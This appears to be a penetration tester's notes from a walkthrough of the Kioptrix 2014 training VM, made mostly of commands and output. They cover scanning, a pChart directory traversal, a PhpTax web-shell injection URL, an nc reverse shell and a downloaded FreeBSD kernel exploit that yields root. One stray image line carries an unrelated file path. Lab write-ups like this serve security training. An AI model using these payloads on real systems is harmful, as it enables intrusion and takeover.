PHPTAX EXPLOIT (USER)

FILE TRANSFER WITH NC

KERNEL EXPLOIT (ROOT)

PORT STATE SERVICE VERSION

22/tcp closed ssh

80/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

8080/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

MAC Address: 00:0C:29:4E:FF:90 (VMware)

root@kali:/home/kali/Desktop/vulnhub/kiop2014# nikto -h 192.168.2.163

+ Server: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8

+ Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 13:22:52 2014

+ The anti-clickjacking X-Frame-Options header is not present.

+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS

+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type

+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.

+ PHP/5.3.8 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.

+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.

+ mod_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server version)

+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE

+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST

+ mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.

+ 8724 requests: 0 error(s) and 11 item(s) reported on remote host

+ End Time: 2020-06-08 12:32:52 (GMT-4) (101 seconds)

view-source:http://192.168.2.163/

```
<html>
 <head>
  <!--
  <META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
  -->
 </head>

 <body>
  <h1>It works!</h1>
 </body>
</html>
```

http://192.168.2.163/pChart2.1.3/examples/index.php


root@kali:/home/kali/Desktop/vulnhub/kiop2014# searchsploit pchart

root@kali:/home/kali/Desktop/vulnhub/kiop2014# cp /usr/share/exploitdb/exploits/php/webapps/31173.txt .

http://192.168.2.163/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd

Apache config files are located at /usr/local/etc/apache2x/httpd.conf

http://192.168.2.163/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf



http://192.168.2.163:8080/

root@kali:/home/kali/Desktop/vulnhub/kiop2014# searchsploit phptax

---

Exploit Title | Path

PhpTax - 'pfilez' Execution Remote Code Injection (Metasploit) | php/webapps/21833.rb

PhpTax 0.8 - File Manipulation 'newvalue' / Remote Code Execution | php/webapps/25849.txt

phptax 0.8 - Remote Code Execution | php/webapps/21665.txt

Shellcodes: No Results

root@kali:/home/kali/Desktop/vulnhub/kiop2014# cp /usr/share/exploitdb/exploits/php/webapps/25849.txt .

http://192.168.2.163:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E%22

http://192.168.2.163:8080/phptax/data/rce.php?cmd=id

http://192.168.2.163:8080/phptax/data/rce.php?cmd=id (WORKS!!!!)

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.2.165 1234 >/tmp/f

http://192.168.2.163:8080/phptax/data/rce.php?cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|/bin/sh+-i+2%3E%261|nc+192.168.2.165+1234+%3E/tmp/f

root@kali:/home/kali/Desktop/vulnhub/kiop2014# nc -nlvp 1234

uname -a

FreeBSD kioptrix2014 9.0-RELEASE FreeBSD 9.0-RELEASE #0: Tue Jan 3 07:46:30 UTC 2012
root@farrell.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC amd64

root@kali:/home/kali# searchsploit freebsd 9.0

root@kali:/home/kali# cp /usr/share/exploitdb/exploits/freebsd/local/26368.c .

root@kali:/home/kali# python -m SimpleHTTPServer 80

$ fetch http://192.168.2.165/exploit.c

$ gcc exploit.c -o exploit

exploit.c:89:2: warning: no newline at end of file

$ chmod +x exploit

$ ./exploit

whoami

root